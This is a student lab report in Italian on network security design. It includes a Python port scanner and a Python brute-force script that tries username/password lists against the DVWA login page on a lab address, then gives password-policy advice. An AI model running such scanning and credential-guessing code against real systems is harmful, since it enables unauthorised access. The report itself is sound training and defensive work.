


design rete



All'interno della rete aziendale abbiamo deciso di avvalerci di alcune infrastrutture che porterebbero la nostra rete ad un livello di sicurezza maggiore.

IPS: è un sistema di prevenzione delle intrusioni, segnala la presenza di anomalie sulla rete attuando delle contromisure tese a limitare l'eventuale attacco in attesa dell'amministratore preposto.

HONEYPOT: simula i servizi attivi di una rete

PROXY REVERSE: filtra i pacchetti in entrata e decide quali possono entrare nella rete e quali no

In base a quanto richiesto abbiamo effettuato quanto segue:

❑ una scansione delle porte/servizi attivi con un range di porte da scegliere in fase di input utilizzando il seguente codice

```
import socket

indirizzo_ip = input('Inserisci indirizzo ip: ')
porte = input('Inserire un range di porte (valore minimo 0, valore massimo 65.535): ')

minporta = int(porte.split('-')[0])
massporta = int(porte.split('-')[1])

print('Scansione IP: ', indirizzo_ip, 'dalla porta', minporta, 'alla porta', massporta)

massporta = int(porte.split('-')[1])+1

for port in range(minporta, massporta ):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM )
    status = sock.connect_ex((indirizzo_ip, port))
    if(status == 0):
        print('Port',port,'- OPEN')

    sock.close()
```

❑ la prima parte del programma importa le librerie socket per poterne utilizzare le funzioni. Il programma chiederà all'utente di inserire l'indirizzo IP ed un range di porte da scansionare. Successivamente si è inserito un ciclo `<for>` che andrà a tentare la connessione TCP alle porte precedentemente specificate, dopo di che tramite il metodo `<socket.socket>` restituirà il socket che cerchiamo, l'ultima funzione `<s.connect_ex>` tenta la connessione alla coppia IP:PORTA, la quale ci restituirà un valore a seconda se la porta è aperta[0] o chiusa[1]

Report Attacchi Brute Force

Per l'attacco **bruteforce** è stato usato il seguente codice

```
import http.client, urllib.parse

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user, "-", pwd)

        post_parameters = urllib.parse.urlencode({'username' : user, 'password': pwd, "Login":'Submit'})
        headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.64.13",80)
        conn.request("POST" , "/dvwa/login.php" , post_parameters, headers)
        response = conn.getresponse()
        print(response.status)

        if(response.getheader('location') == "index.php"):
            print("Logged with:",user, " - " . pwd)
            exit()
```

La prima parte del codice importa le librerie `http.client` e `urllib.parse` per poter utilizzare le funzioni al loro interno.

Inizialmente apriamo all'interno delle variabili `username_file` e `password_file`, rispettivamente le liste `usernames.lst` e `passwords.lst`.

Il ciclo `<<for>>` ha provato tutte le combinazioni di username-password, per testare tutte le varie combinazioni si è usato un ciclo for `<<nidificato>>`,

Le combinazioni di password e username sono state inviate alle pagina di login: `</dvwa/login.php>` tramite una richiesta HTTP request `"POST"`

Il codice ha dato come esito le seguenti credenziali d'accesso:

❑ Username: `admin`

❑ Password: `password`

Il programma ha impiegato circa 2 minuti a trovare le credenziali d'accesso.


Si è notato che all'aumentare del livello di sicurezza della DVWA il programma impiega più tempo a trovare le credenziali, tranne al livello HIGH dove non riesce ad effettuare l'accesso perchè è presente un token CSRF che ha la funzione di generare un token univoco della sessione che rende credibile l'origine della richiesta di accesso.

Se si prova ad eliminare il token CSRF viene mostrato un messaggio di errore (`CSRF token is incorrect`) quando si inseriscono le credenziali. Ad ogni caricamento della pagina viene generato un token CSRF diverso, di conseguenza è più difficile riuscire ad accedere alla pagina.

Si verificano le stesse situazioni anche effettuando l'attacco Brute Force sulla pagina phpMyAdmin

In base ai risultati ottenuti si denota l'alta vulnerabilità delle credenziali, a fronte di ciò suggeriamo di impostare le credenziali in base ai seguenti criteri :

- ☐ Utilizzare password formate da lettere, numeri e caratteri speciali
- ☐ lunghezza minima di almeno 10 caratteri
- ☐ evitare l'inserimento di informazioni facilmente riconducibili all'utente
- ☐ uso univoco delle stesse (non riciclarle)
- ☐ cambiarla periodicamente
- ☐ non salvarle sui browsers (vedi sotto)



Save login for http://192.168.1.36?

Username

admin

Password

••••••••

☐ Show password

Don't save Save

Nicola Controne, Massimiliano Greco, Luca Nobili, Ivona Kovacevic, Samuel Vaida